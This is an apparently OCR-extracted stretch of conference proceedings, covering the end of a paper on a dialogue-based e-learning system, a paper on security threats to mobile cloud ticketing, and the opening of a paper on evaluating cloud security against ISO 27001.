By selecting a particular domain, users get an overview of all concepts in that domain and select one for learning. The system then selects learning materials for the requested concept from the knowledge base, and searches through the hierarchy of concepts of the selected domain. The system presents to the user multimedia learning materials together with a list of concepts belonging to higher and lower hierarchy levels. The user may guide her learning towards simpler or more complex concepts linked to the current learning item. This represents a way of constant guidance of the user searching through the knowledge domain. The user can test her knowledge, acquired during the learning process, by opting for questions module that belongs to the selected concept. User's answer is then evaluated as either correct or incorrect, and the information about the question, its timestamp and answer accuracy are stored in the database. Analysis of the stored data on current and former learning processes enables system to perform monitoring and make corrections to the current learning process. Besides this systematic approach to studying knowledge domain, which is based on searching through a hierarchy of concepts, the system gives users an insight into their current level of acquired knowledge for a specific domain [5].

III. IMPROVEMENT OF THE SYSTEM BY STATISTICAL ANALYSIS

We can make learning process better and shorten learning time, if we increase the quality of following user progress. This is based on statistical analysis of data collected in the process of learning (choice of concepts, navigation through the concept hierarchy, choice of questions, accuracy of answers, etc.) The results of static analysis depend on the quality of collected data. For the purpose of higher quality data tracking during learning, we have implemented the following modules:

- Administrative module
- Testing module

Administrative module is used for adding new and updating current users. Improvement of the administrative module aims at organising domains to be used for class purposes, as well as groups of users for each domain. Creating new domains or subdomains, and organising users into groups, allows us to analyse data for each domain or subdomain separately, taking into account only targeted groups of users. Administrative module offers the following functions:

- Adding new and editing current learning domains
- Assigning experts to learning domains
- Creating new and editing current groups
- Linking system users to current groups and updating groups.

Testing module is intended for estimating learner knowledge, and the choice of test questions is random. Improvement of the module includes different ways of generating test questions. Testing module allows us to generate questions according to the following criteria:

- Check all the questions that belong to a single concept
- Choose previously incorrectly answered question
- Choose most frequently asked question
- Random.

Checking all the questions that belong to a single concept criterion is based on selecting previously unanswered questions, whether in the current or any other previous learning session of that concept. If there are no previously unanswered questions, one will be chosen randomly. Choosing previously incorrectly answered questions criterion selects questions for which the user has not yet given a correct answer. This is aimed at repetition of what has been learned. If there are no such questions, one will be chosen randomly. Choosing most frequently asked question criterion singles out those questions answered the largest number of times (by all users) in the process of learning. Random criterion selects a question by chance. One criterion is chosen for each domain. Every concept within a domain inherits that domain's criterion for selecting a question, with the possibility of changing that criterion. Selecting a question for the current concept is based on the criterion defined for that learning domain. Then, the system checks whether there is a different criterion set for the current concept. If the defined selection criterion fails to find a question, one is chosen randomly.

By using different selection criteria we change not only the way test questions are selected, but also our approach to testing user's knowledge. Further control over how learning domain is tested is done by defining different criteria for each concept in relation to the domain. Domain expert defines selection criteria for each class domain as well as concepts belonging to it.

Improvements of administrative and testing modules enable groups of users to learn groups of concepts within a particular domain or subdomain, by modifying approaches to knowledge testing. Statistical analysis over data collected during learning is now able to provide us with more precise and thorough results of the level of knowledge for all users. Thus, the system improves user tracking while learning concepts within a domain, and better guides the process of learning. Statistical analysis aims at collecting data while:

- Choosing concepts, i.e. navigating within the hierarchy of concepts
- Selecting test questions
- Answering selected questions.

Monitoring how users choose concepts refers to the learning frequency for each user and group the user belongs to. Also, starting time and duration of learning

session for a particular concept, are monitored. Users can see data about the number of learning sessions within a domain. When selecting concepts for learning, the system suggests users to learn concepts that are most frequently chosen by that particular group of users. When selecting test questions, the system registers the question, selection criterion, starting time and time necessary for the user to respond. Monitoring user's answers deals with the evaluation of their answers, number of answers and the overall achievement for a particular concept. The results of statistical analysis are available to users, who are given an overview of their current level of knowledge for a particular domain. Domain experts are able to see the results that refer to the knowledge level of each user and group of users. Using that data, experts get useful feedback about the learning process, so they are able to modify the structure of the knowledge domain (adding new concepts, changing the hierarchy of concepts, introducing new test questions, etc.). By examining the results of the statistical analysis, both users and experts get feedback on user learning process and their level of knowledge. Statistical analysis makes the basis for improvement aimed at better guidance of the learning process of a user or group of users. In that way, it is possible to implement additional functionalities for adaptive system behaviour towards individual users and groups.

IV Implementation of System's Improvement Based on Statistical Analysis

In order to enable data processing for specific groups and knowledge domains, we made some modifications to the application database. Now, database offers the possibility to single out users and experts as well as their grouping and linking to domains. Relational schema of this module currently has the following structure:
domain(domain_id, domain_name, *id_way_question*)
groups(group_id, group_name)
groups_domain(domain_id, group_id)
users(user_id, username,.., *category_id*)
groups_users(group_id, user_id)
categories(category_id, category_name, access)

After building this new model, making the relational schema and creating tables in the database, we have made some modifications to the PHP code of the application. Further, we added new interface for easier addition/deletion of users/domains, following a similar functionality in Moodle (MudRi).

In order to be able to manage the process of knowledge testing, based on previously collected and analysed data, we had to a) collect data and b) introduce different ways of testing. Certain modifications to the database enabled these functionalities, so now the relational schema of this model has a different structure:
question(question_id,..., *type_id*, active, compulsory)
question_type(type_id, type_name)
way_question(way_id, way_name)
concept_domains(...,*way_id*,...)
domains(...,*way_id*,...)
trajectory(trajectory_id, *user_id*, *concept_id*, *domain_id*, access_timestamp)
test_concept(test_id, *concept_id*, *user_id*, *question_id*, correct)
learning_concepts(learning_id, *concept_id*, *user_id*, *domain_id*, date)

Analiza pojmova			
Naziv pojma	Broj posjeta	Broj pitanja	Točnost učenja
Algoritam (kriptografski)	0	7	29%
Algoritam simetričnog šifriranja	4	4	25%
Asimetrični algoritam	0	0	0%
Asimetrični kripto sistem	2	3	0%
Autentifikacija	0	0	0%
Autorizacija	0	0	0%
Certifikat	4	0	0%
Certifikator	1	0	0%
Davatelj internet usluga	0	0	0%
Davatelj usluge elektroničke trgovine	3	1	0%
Dekriptiranje podataka	1	1	0%

Figure 2. Analysis of user data

This relational schema allows precise definition of how questions are generated when testing knowledge on several levels. The selection of questions is defined first by the value of attribute "compulsory". The next level of definition is the way question is generated, as defined in "concept_question" relation. If that value is not defined, there is a default, fall-back setting of the way questions are generated, which is defined at the level of domain. Additional relations allow us to collect a large set of data about the way application is used, which is further used for statistical analysis. In this phase of application development, data about user's trajectories while browsing through learning materials is also collected. Trajectories obtained in this way will be later analysed by a data mining tool. These results will be used to define recommended trajectories, as well as for adjusting knowledge structure. Our final goal is to implement a PHP module that will be able to find user behaviour patterns and suggest domain changes to the expert, who will, in turn, either accept them and make adjustments or decline them. In that way, the system will become adaptive to different user groups and knowledge structures.

Further, with each test, the system collects data about the question, answer correctness and time necessary for user to answer. Relation "test_concept" contains general data about the number of learning materials (concepts) that have been generated. We added to the application code functionalities and algorithms necessary for question selection, which are based on the preferred way of question delivery (random, incorrectly answered, most frequent, etc.).

Collected data is processed and then shown to users and experts (professors) who manage learning process for a particular domain or group. A user is able to view the following: the number of visits for each unit (concept), the number of answered questions about a particular concept and the success rate of her answers (Figure 2). An expert is able to browse through data for each user (as described above) or view the overall results for the whole domain in order to get a list of most frequently visited concepts, a list of questions and information about whether they were answered correctly or not. This is a good way to notice concepts most interesting to users, as well as those that show the highest level of acquisition or those never visited

by users. The latter can serve as a reliable indicator that it is necessary to introduce certain changes to the knowledge domain.



Figure 3. Visits to concepts - visualization (tag cloud)

In order to visualise numbers that represent visits to each concept, together with concepts for which the highest number of questions has been generated, we have implemented the, so called, tag cloud. More visited concepts are represented by bigger letters, and those less visited by smaller letters (Figure 3). The upcoming versions of this application will contain additional possibilities for monitoring users. These will be used as extra sources of data for statistical analysis and data mining. Further, we will implement live charts based on HTML5/JavaScript platform that will help in visualisation of collected and processed data.

V Future work

Further development of the learning system will aim at improving the process of monitoring user's learning and increasing the level of system adaptivity to user's learning needs. Improving the process of monitoring will be achieved by analysing user's navigation while searching through the learning domain, i.e. by analysing formative paths of learning [6]. System adaptivity aimed at user's learning needs has as its goal a complete and accurate estimate of current knowledge, and higher decision-making quality of how to guide the process of learning [7]. Further, it is important to note the knowledge level of each user and the overall level of acquisition of concepts from a particular learning domain. System adaptivity will enable a more complete search of the knowledge domain as well as better acquisition.

VI Conclusion

The users of e-commerce need to receive a thorough and up-to-date education about the new technological solutions in order to maximize the usage of new technologies and services developed using these technologies. The education of e-commerce users is done through a dialogue-based distance learning system. This paper described the improvement of a distance learning system based on dialogue, by statistical analysis. A decrease in learning time leads to a more efficient usage of the services offered and increases the productivity of e-commerce. Statistical analysis, based on monitoring every activity of a user working with the learning system, allows future implementation of adaptive components designed to reduce learning time and maintain the quality level of the newly acquired knowledge. Applying such a system for distance learning enables education of many users, regardless of time and space, and reduces learning time.

References

B. Kovacic, I. Jugo "Applying a Distance Learning System Based on Dialogue in e-commerce", *Proceedings of the International Convention MIPRO 2009*, section DE, p. 29-32, Rijeka, Croatia, 2009.

B. Kovacic, "Distance learning model based on dialogue", *Proceedings of the International Convention MIPRO 2000*, section CE, p. 29-32, Rijeka, Croatia, 2000.

C. Chou, "Constructing a Computer-Assisted Testing and Evaluation system on the Wide Wide Web – The CATES Experience", *IEEE Trans. on Education*, vol. 43, no. 3, p. 266-272,. 2000.

B. Kovacic, Z. Skocir: *"Formal Model for Distance Learning System Based on Dialogue"*, *Proceedings of the International Conference ICT2001*, vol. 1, p. 231-236, Bukurešt July 2001.

B. Kovacic, "Application of dialogue realized by distance learning system based on dialogue", *Proceedings of the International Convention MIPRO 2003*, section CE, Rijeka, Croatia, 2003.

V. Carchiolo, A. Longheu, M. Malgeri, "*Adaptive Formative Path in a Web-based Learning inviroment*", ???? izvor

E. Sangineto, N. Capuano, M. Gaeta, A. Micarelli, "*Adaptive course generation through learning styles representation*", Journal Universal Access in the Information Society archive Volume 7 Issue 1, March 2008.

ISS

International Conference on

INFORMATION SYSTEMS SECURITY

Steering Committee

Chairs: Željko Hutinski (University of Zagreb, Varaždin, Croatia)
Marin Golub (University of Zagreb, Croatia)

PAPERS

Security of Service Requests for Cloud Based m-Commerce

I. Kounelis[*,**], J. Löschner[*], D. Shaw[*], S. Scheer[*]
[*]Institute for the Protection and Security of the Citizen,
Joint Research Centre (JRC), European Commission, Ispra (VA), Italy
[**]Royal Institute of Technology (KTH), Stockholm, Sweden
{ioannis.kounelis, jan.loeschner, david.shaw, stefan.scheer}@jrc.ec.europa.eu

Abstract - Cloud usage has already become a reality in users' everyday habits. Combining it with the wide adoption and use of mobile phones, mobile clouds seem to be the next step in mobile business. In our paper we analyze mobile cloud service requests with respect to the relevance they have for m-commerce and economy in large. We describe potential architecture solutions which include the use of UICCs (Universal Integrated Circuit Card). Finally, we illustrate the information flow of such a system with the example of mobile e-tickets and assess such architectures with respect to security, privacy and trust.

I. INTRODUCTION

Cloud computing is highlighted in the Digital Agenda for Europe [1]. The Commissioner and Vice President Neelie Kroes, announced in early 2011 the launch of a cloud computing strategy for Europe [2]. She wants to make Europe not only 'cloud-friendly' by providing the right regulatory framework but most importantly 'cloud-active' which means that she wants European IT industry, especially small and medium enterprises, to take the opportunity and become leaders in the area.

A. The Citzen Centric Approach

This paper is looking to the clouds from a citizen point of view analyzing mobile cloud interfaces. These are interfaces from mobile phones, smart devices or tablets, which are typically used over possibly different types of wireless connections and often while the citizen is moving or travelling. These mobile cloud interfaces are already available such as the HipLogic "always connected" interface [3] or are under development and will increase by their number enormously with the transition to IPv6 and the growth of the Internet of Things. As the citizen might in the future not realize even that the mobile application he is using is a cloud application he must be assured that a number of basic design requirements such as privacy by design, a digital identification and security build in by design are respected and implemented consequently. His motivation to use a mobile cloud interface results from an interest to extend the typically limited resources of a mobile device (processor and storage capacity) to gain processing speed and to always be connected and mobile.

In practice the mobile cloud interface adds a number of risks [4] to a fixed cloud use and this is complementary to the risks assessed on cloud computing business model and technologies by the European Network and information Security Agency (ENISA). The result of this cloud computing risk assessment is an in-depth and independent analysis that outlines some of the information security benefits and key security risks of cloud computing [5]. Additional risks arise from the mobile dimension of the cloud interface typically via a wireless connection (3G, GPRS, WiFi, etc.), from the environment which can be somewhere on a railway station, an airport or somewhere with a number of people watching around, under video surveillance, etc., where confidentiality is hard to guarantee.

B. Definitions

It is crucial to define the basic terms we use in this paper in order to avoid any misunderstanding and confusion between similar terminologies.

Mobile cloud refers to a cloud service which is accessible from a mobile device. By mobile device we refer to handheld portable devices like mobile phones and tablets. The cloud itself as a technology is not different from the one that is used from a normal computer. What changes is the interface the end user sees and uses. Limitations to the services origin from the mobile devices' particularities (see section IV). In our research we do not deal with the inner technology of the cloud service but we focus on the interface on the mobile side.

By service request we refer to a request that the mobile device does towards the cloud service. Such a request for example can be "Check my e-mail". The user no longer needs to have knowledge of specific protocols, ports, servers, etc. Everything is implemented transparently, in the background.

Mobile commerce, as defined by Tiwari, is any transaction, involving the transfer of ownership or rights to use goods and services, which is initiated and/or completed by using mobile access to computer-mediated networks with the help of an electronic device [6]. In our paper we deal with a specific good of mobile commerce: mobile tickets. Mobile tickets refer to the purchase and use of an electronic ticket from a mobile device. The purchase involves payment on behalf of the user prior to acquiring the ticket.

The paper focuses on a mobile ticket scenario. Based on this scenario a basic mobile cloud architecture is shown. Finally, the threats for the citizen that arise from

the mobile environment during the different phases of the ticket scenario are analyzed.

II. MOBILE TICKETING SCENARIO

In order to illustrate the threats that arise from a mobile device when communicating with a mobile cloud service, we have developed a scenario that deals with the purchase and use of mobile tickets.

A. Issuing Tickets

A ticket issuer makes available on the cloud a number of unique tickets. Each ticket is unique in the sense that it has an identifier that after purchase will be transferred to the buyer. Since the tickets are made available at a specific time, the cloud is needed in order to provide scalability and face the problem of sudden high demand.

B. Purchase of Tickets

The citizen uses his mobile device and a specific application, which is downloaded from the mobile vendor's application market, in order to get informed, access and eventually purchase a ticket.

As the purchase will be done with the use of a card (credit, debit, etc.) the user will need to verify his identity. This can be done automatically with the use of a UICC (Universal Integrated Circuit Card). The UICC will contain a certificate of the user and thus his identity will be able to be verified. Authentication of the user should be done with a minimum disclosure of personal data as shown by the ABC4Trust project [7]. When a user needs to prove his age for example, he should not also disclose his address or his sex.

The user will also be able to purchase a ticket with the use of an e-wallet. In such case, he will have an amount of money preloaded in the wallet and at the time of purchase the corresponding value of the ticket will be reduced from the e-wallet. In such case verification of the identity will not be needed.

C. Receiving the Ticket

After a successful purchase, the user will need to receive a receipt and the ticket. These two can actually be combined in a single document/file. The format of the ticket can be one of the following:

- Barcode/QR code. In this case an image will be sent to the user's mobile device. When he shows up at the venue, he will load the picture and pass it through a scanner. The scanner will recognize the barcode and let him in.
- A unique code is sent to the user. This code is a random string of characters. When the user arrives at the venue, he shows is to the inspector and then his ticket is found in the cloud database.
- A Near Field Communication (NFC) tag can be sent to the user's mobile device. This tag will be opened with the vendor's application and will communicate with the NFC reader. It will then transmit the NFC tag it contains from the mobile phone to the NFC reader at the venue.

All the above can be securely and transparently stored in the UICC, as it is demonstrated in [8].

D. Transferring the Ticket to another Person

The ticket can be transferred to a third person. This can be done with Bluetooth, Internet, NFC pairing, etc. However each technology has each own risks and dangers.

It should be also possible for the buyer of the ticket to choose to deliver it directly to a third person (as a gift). In this case the buyer will have to receive an acknowledgment that the purchase was made successfully and that the other person received the ticket. Meanwhile, the person receiving the gift will receive and use it as mentioned in section II.C.

E. Parameters and Constraints

In our scenario we have introduced some parameters and constraints in order to limit the general applicability of the selected topic:

- The ticket has to be anonymous. Payment may involve the verification of the identity of the cardholder but the ticket itself has no name.
- The ticket should be able to be transferred to a third person
- One ticket purchase gives access to one person. If someone wants to buy more than one he will have to buy them separately which means that he will have to receive different receipts for each ticket.
- The mobile device the user has, supports NFC.

III. ARCHITECTURE OF MOBILE DEVICES INTERFACING WITH THE CLOUD

The National Institute of Standards and Technology (NIST) launched in November 2010 its cloud computing program to support the federal government effort to incorporate cloud computing as a replacement for, or enhancement to, traditional information system and application models where appropriate. It published in a recommendation its cloud computing reference Architecture [9]. A simplification of this architecture adopted for a mobile service request is shown in Figure 1.

The cloud consumer is a person that uses a service from the cloud. The cloud consumer in our scenario is the citizen purchasing a ticket from the cloud provider. The cloud provider is an organization making a service available to interested parties and in our case is selling tickets. The cloud carrier is an intermediary that provides connectivity and transport of cloud services from the cloud provider to the cloud consumer. In the mobile ticketing scenario it is the provider of the wireless radio interface.




Figure 1. Actors in mobile cloud service requests.
1. mobile ticket service request, 2. Data exchange to and from the cloud, 3. Purchase confirmation (reply to service request)

IV. USING A DEVICE IN A PUBLIC, MOBILE ENVIRONMENT

Using a mobile device in a public environment may encounter dangers and risks of the user's privacy. In a digital world where security cameras are all around city centers and shopping malls, where people stand side by side in a bus or a train, where the devices' screens are growing more and more in size, it is reasonable to say that when a citizen uses his mobile device, he cannot be ensured that no one is eavesdropping and monitoring his screen. Recent research and papers have shown how easy it is to monitor what a user is typing on his mobile phone [10]. Such attacks can be done with the use of a normal camera; no special equipment is needed. One can realize that such threats are no more a hypothetical scenario but a feasible use case.

Moreover, when a citizen finds himself using a mobile device in public, he may encounter some extra difficulties compared to when using the same device in a private area. The main and the most important is that the user does not have the same comfort when typing text on his device. This is especially the case when dealing with touch screen devices. Typing a message, or even more important a long password while moving is highly uncomfortable. As a result users avoid such measures where possible and try to minimize the typing interaction with the device. This is basically the reason why a large percentage of users avoids using a passphrase when unlocking their phone, why they prefer to store locally the passwords and thus login automatically on the accounts they use and generally why they avoid any extra typing than the absolutely necessary [11]. All the above is completely aligned with Saltzer and Schroeder's Psychological acceptability principle [12]. As they stated back in the 1970s "security mechanisms should not make the resource more difficult to access than if the security mechanisms were not present". The result of not applying to this principle is that users will simply not use the extra security features.

The simplest way to avoid such threats is not to use the mobile device for sensitive operations in a public environment. Since such environment adds risks from the nature it derives from, avoiding it and using a mobile device in a controlled environment will significantly reduce the associated risks. Of course, this is not always feasible and easy to do. However, even in these cases, a mobile device user may try to restrict his exposure and try to find or create conditions which harden the situation. For example, a user in an airport may try to find a place with no camera recording (toilets for example) or hide as much as possible the mobile device's screen with another object.

A. *Wireless Threats*

One of the most common attacks on a public wireless network is a classical Man In The Middle attack, where Alice and Bob are joined by unwanted Eve who pretends to Alice to be Bob and pretends to Bob to be Alice. Configuring a computer to impersonate a legitimate access point for a public wireless hot spot, such as a coffee shop or an airport first-class lounge, allows client connections to be attracted and sensitive data captured from unsuspected patrons [13, 14]. The computer may route traffic onto the legitimate access point while continuing to monitor communications. Since it provides gateway services and DNS settings to connecting clients, mapping authentic domain name of certain Web sites, such as a bank or financial institution, to the IP number of a malicious Web site is also a possibility. In a similar fashion, it is also possible, although more difficult, to set up a cellular base station to pose as a legitimate one [15] There are now more examples of the false cellular base station being implemented, including one in a JRC laboratory.




Figure 2. The lifecycle of a mobile ticket.
1. The tickets are requested to be issued by a cloud service. 2. A user purchases a ticket from his mobile device. 3. Verification of the ticket. 4. Admittance to the venue.

The connectivity potential demanded by users from their smartphones mean that they are filled with radio interfaces. These include Bluetooth, NFC, WiFi, 2G/GSM, 3G/UMTS, GPRS, EDGE technologies. The smartphone is able to use, for example, 3G service for data exchange with the internet - then hand over the data circuit to WiFi should it sense a valid network available. Some telecommunications providers (Orange UK) permit a direct handover of all 3G services to WiFi using a built-in-Smartphone Orange WiFi App. The attack security surface area of vulnerabilities in each individual interface

of the smartphone is becoming defined and research is starting into the handover between interfaces, for example: as the smartphone hands-over from 3G/UMTS to WiFi during typically a transit from outside a building - where 3G may have the better quality as a service - then upon entering the inside of the building, WiFi will take over as carrying the data packets. This exposes a new vulnerability surface at the point of actual handover.

According to Pratyusa K. Manadhata [16] "A system's attack surface is the set of ways in which an adversary can enter the system and potentially cause damage. Hence the larger the attack surface, the more insecure the system", and smartphones as a cloud connected device have - by user demand and engineering lock-in, as large a surface area for attack as can be dreamed of by the malware authors. They are not yet exploiting this.

One way to tackle the generalized security risks in the mobile cloud is to ensure that appropriate modern cryptography could be used in mobile terminal devices to protect the user's data so that cloud carriers only see encrypted data. It seems that cloud providers are not yet interested in implementing such systems. Could a high level authority seek to impose the regulations to require cloud suppliers to implement encryption on the client and not collect unencrypted data from humans? This would solve some of the growing wireless attacks such as the compromise of A5/1 ETSI crypto algorithm in the GSM system which is reaching its deployed end of life.

B. Citizen's Threats

During the procedure of purchasing, storing and using the ticket, the mobile device user may find himself under threats.

1) Attacks while Purchasing and Using the Ticket

A user may have his ticket stolen. Stealing the ticket of the user with or without him noticing could be possible with different types of attack:

- Eavesdropping on the wireless connection between the mobile device and the cloud (section IV.A). The attacker can get a copy of the ticket and could be able to use it before the legitimate user does.
- Eavesdropping on the mobile device's screen physically or with recording equipment when it is used in a public mobile environment [section IV].
- Attack on the device itself and digital stealing of the ticket file.
- Man in the middle attack between the mobile device and the cloud. If the attacker intercepts the connection to the cloud, he can be able to trick the user that the payment was unsuccessful while on the meantime take the ticket for his own use.
- Physical theft of the mobile device (not relevant to this paper).

With all the above mentioned attacks there is another threat for the user. If someone gets hold of information regarding a ticket purchase for a specific event, he can profile the user and eventually use this information for his own benefit. For example, if an attacker knows that a specific person bought a ticket for a three hours theater play for a specific date, he may consider stealing this person's house at that specific date and time.

2) Attacks during the Verification of the Ticket

The ticket is verified when the device with the mobile ticket is shown at the venue inspector system. The threats in this case are:

- Unavailability of the verification system. The verification is done in the cloud in order to provide scalability and avoid losing availability of the system due to unexpected high demand in a short period of time. Using a cloud server in this case will almost eliminate the threat of having a DoS attack on the verification server.
- Jamming the wireless ticket readers. If the verification system is not working, there would be no way to verify the validity of the tickets. Admittance to the venue with a complete verification of the ticket would not be possible. In such case the ticket holders would have to prove the validity of the ticket, by showing the digital receipt or some other proof of ticket purchase. However, such verification can only be done by a human inspector and may lead to many false positive or false negative results.

To protect against jamming, in view of the growing threat to many radio systems, it should be possible to have the mobile device radio hardware to scan the environment for new and possibly hostile radio frequency threats, such as a 'fake' GSM BTS (base station). The fast spectrum-power density and protocol scan, which could occur in the background, would alert the mobile device should some suspicious activity above the local baseline be noticed such as jamming/Denial of Service.

3) Possbile Countermeasures

Some countermeasures can be used to reduce or in some cases eliminate the above mentioned threats. Secure connection between the user and the client is definitely a necessity when dealing with confidentiality. Moreover, it is beneficial to include mutual authentication of all parties involved in the system in order to avoid false impersonation.

V. CONCLUSIONS

A mobile cloud service request is a specific interface to off-the-shelf clouds, which adds complexity to the overall cloud system. This is mainly due to the specific dimension of the situation where the mobile interface is used. On one hand the information exchange is done over wireless communications with all the threats they entail and on the other hand mobile devices are very often used

in a public area where confidentiality cannot be guaranteed. This complexity increases if more than one involved actor uses a mobile could interface. As this is possible without that any of the other actors to receive notice about a third party participation, it is very difficult for the citizen to be aware of all potential attacks and possible threats.

As shown in chapter IV, although there are ways to protect citizen's privacy and data, the application of such measures is not always feasible. Users should be made aware of their exposure and the possible threats they face in everyday scenarios and learn how to protect themselves.

The selected m-commerce scenario was chosen as it has the potential to quantify exactly the risks in terms of their associated financial dimension. This can lead to future research, which is needed to quantify the risk, possibly by measuring it associated with the threats and the risks presented in the paper.

REFERENCES

[1] Digital Agenda for Europe, available at: http://ec.europa.eu/information_society/digital-agenda/. [Accessed on 1 Feb. 2012]

[2] Neelie Kroes Vice-President of the European Commission responsible for the Digital Agenda Towards a European Cloud Computing Strategy, World Economic Forum, Davos, 27 January 2011, available at : http://europa.eu/rapid/pressReleasesAction.do?reference=SPEECH/11/50 [Accessed on 5 Feb. 2012]

[3] James Kendrick, "Will a Cloud-Based Android Interface Fragment the Platform?", GigaOM, Feb. 2010, available at: http://gigaom.com/mobile/will-a-cloud-based-android-interface-fragment-the-platform/ [Accessed on 2 Feb. 2012]

[4] Ioana Giurgiu, Oriana Riva, Dejan Juric, Ivan Krivulev, and Gustavo Alonso, Calling the cloud: Enabling mobile phones as interfaces to cloud applications, Systems Group, Department of Computer Science, ETH Zurich, 8092 Zurich, Switzerland

[5] Catteddu, Hogben, "Cloud Computing, Benefits, risks and recommendations for information security", ENISA, Nov. 2009, available at http://www.enisa.europa.eu/act/rm/files/deliverables/cloud-computing-risk-assessment/at_download/fullReport [Accessed on 5 Feb. 2012]

[6] Tiwari, R.; Buse, S., "The Mobile Commerce Prospects: A strategic analysis of opportunities in the banking sector", 2007, Hamburg: Hamburg University Press. p. 33

[7] ABC4Trust, Attribute-based Credentials for Trust, available at: https://abc4trust.eu/ [Accessed on 5 Feb. 2012]

[8] Kounelis, Zhao, Muftic, "Secure Middleware for Mobile Phones and UICC Applications", 2011, Mobilware - 4th International ICST Conference on Mobile Wireless Middleware, Operating Systems, and Applications

[9] Liu, F.; Tong, J.; Mao, J.; Bohn, R. B.; Messina, J. V.; Badger, M. L.; Leaf, D. M.; NIST Cloud Computing Reference Architecture, September 08, 2011, avaiable at: http://www.nist.gov/customcf/get_pdf.cfm?pub_id=909505 [Accessed on 3 Feb. 2012]

[10] Maggi, F.; Volpatto, A.; Gasparini, S.; Boracchi, G.; Zanero, S., "A fast eavesdropping attack against touchscreens", 7th International Conference on Information Assurance and Security (IAS), 2011, pp 320 – 325

[11] Confident Technologies, "Survey Shows Smartphone Users Choose Convenience Over Security", Sept. 2011, available at: http://www.confidenttechnologies.com/news_events/survey-shows-smartphone-users-choose-convenience-over-security [Accessed on 6 Feb. 2012]

[12] Bishop, Matt, "Computer Security: Art and Science". Boston, MA: Addison-Wesley, 2003, pp. 348-349.

[13] Erin Biba, "Does Your Wi-Fi Hotspot Have an Evil Twin?", PC World, Medill News Service, March 15, 2005, available at: http://www.pcworld.com/article/id,120054-page,1/article.html [Accessed on 6 Feb. 2012]

[14] Airsnarf-A Rogue APSetup Utility, Version0.2, TheShmooGroup, available at: http://airsnarf.shmoo.com/ [Accessed on 16 June 2008]

[15] UlrikeMeyer,SusanneWetze1,OntheImpactofGSMEncryptionand Man-in-the-Middle Attacks on the Security of Interoperating GSM/UMTS Networks, IEEE International Symposium on Personal, Indoor and Mobile Radio Communications (PIMRC), 2004, pp. 2876- 2883

[16] Pratyusa K. Manadhata, "Attack Surface Measurement", 2010. Available at http://www.cs.cmu.edu/~pratyus/as.html. [Accessed on 2 Feb. 2012]

A New Methodology for Security Evaluation in Cloud Computing

Sasko Ristov
Ss. Cyril and Methodius University
Faculty of Information Sciences
and Computer Engineering
Skopje, Macedonia
Email: sashko.ristov@finki.ukim.mk

Marjan Gusev
Ss. Cyril and Methodius University
Faculty of Information Sciences
and Computer Engineering
Skopje, Macedonia
Email: marjan.gushev@finki.ukim.mk

Magdalena Kostoska
Ss. Cyril and Methodius University
Faculty of Information Sciences
and Computer Engineering
Skopje, Macedonia
Email: magdalena.kostoska@finki.ukim.mk

***Abstract*—Cloud service providers (CSPs) and cloud customers (CCs) are not only exposed to existing security risks but to new risks introduced by clouds, like multi-tenancy, virtualization and data outsourcing. Several international and industrial standards target information security and their conformity with cloud computing security challenges. We give an overview of these standards and evaluate their completeness. As a result we propose a new extension to the ISO 27001:2005 standard including a new control objective about virtualization applicable for cloud systems. We also define a new quantitative metric and evaluate the importance of existing ISO 27001:2005 control objectives if customer services are hosted on-premise or in cloud. Our conclusion is that obtaining the ISO 27001:2005 certificate is not enough for CSP and CC information security systems, especially in business continuity detriment that cloud computing produces and propose new solutions that mitigate the risks.**

***Index Terms*—Information Security Management, Security Assessment, Security Standards, Virtualization**

I. Introduction

Cloud concept offers on-demand services, scalability, redundancy and elasticity compared to traditional on-premise computing. Furthermore, the concept of cloud offers several business continuity benefits: eliminating downtime, better network and information security management, disaster recovery with both backup management and geographical redundancy [1]. It also avoids or eliminates disruption of operations, increases service availability and mitigates DoS attack possibility.

Despite the benefits cloud produces several open issues. Interoperability among different vendor clouds and services is maybe essential. Information systems must be redesigned to exploit cloud advantages. In this effort all relevant data and applications are moving outside of company security perimeter and the security is probably the most important issue.

Business managers know that risks exist in spite of all the benefits each new technology or business model offers. A lot of regulatory violation, security, trust and privacy issues appear in clouds. Each company that moves into the cloud should evaluate the risks in comparison to the traditional solutions. A comprehensive analysis for business information system security in cloud computing is given in [2].

Security and privacy assessments are considered as best practice for evaluating a system or application for potential risks and exposures [3]. Traditional security assessments for on-premise infrastructure and applications, as well as compliance audits are well defined and supported by multiple standards. However, additional challenges arise when different tools are used to audit cloud environments [4].

The paper is organized as follow. In Section II we overview the security standards, guidance and best practices. We continue the analysis in cloud security standardization in Section III and the evaluation of ISO 27001:2005 completeness towards cloud security in Section IV. Section V presents several security challenges that ISO 27001:2005 does not cover. A lot of security risks that cloud arises are presented in Section VI along with new proposals how to mitigate them.

II. Background

Many international standards, guidance, and best practices cover security issues. We overview their domain and comment their conformity to cloud computing security challenges.

A. NIST's 800-53 R3 Security Controls

The NIST's special publication 800-53 R3 [5] refers to Security Controls for Federal Information Systems and Organizations as another security control based guidance. It provides guidelines for selecting and specifying security controls for information systems (ISs) supporting the executive agencies of the federal government to meet the requirements of FIPS 200 [6]. The guidance defines total of 205 controls grouped in 17 families of security controls for an information system and one family of program management controls to manage information security programs.

The standard focuses on managing risks aroused from information systems with risk management at the organizational level incorporated in NIST's Special Publication 800-39 [7].

B. ISO 27000 Standard series

ISO 27000 is series of standards specifically reserved for information security matters.

ISO 27001:2005 [8] certification for information security management system (ISMS) can be considered as best solution for securing information assets and also to establish customer's trust in CSP's services. Microsoft proves that information security is central to its cloud operations [9]. The standard

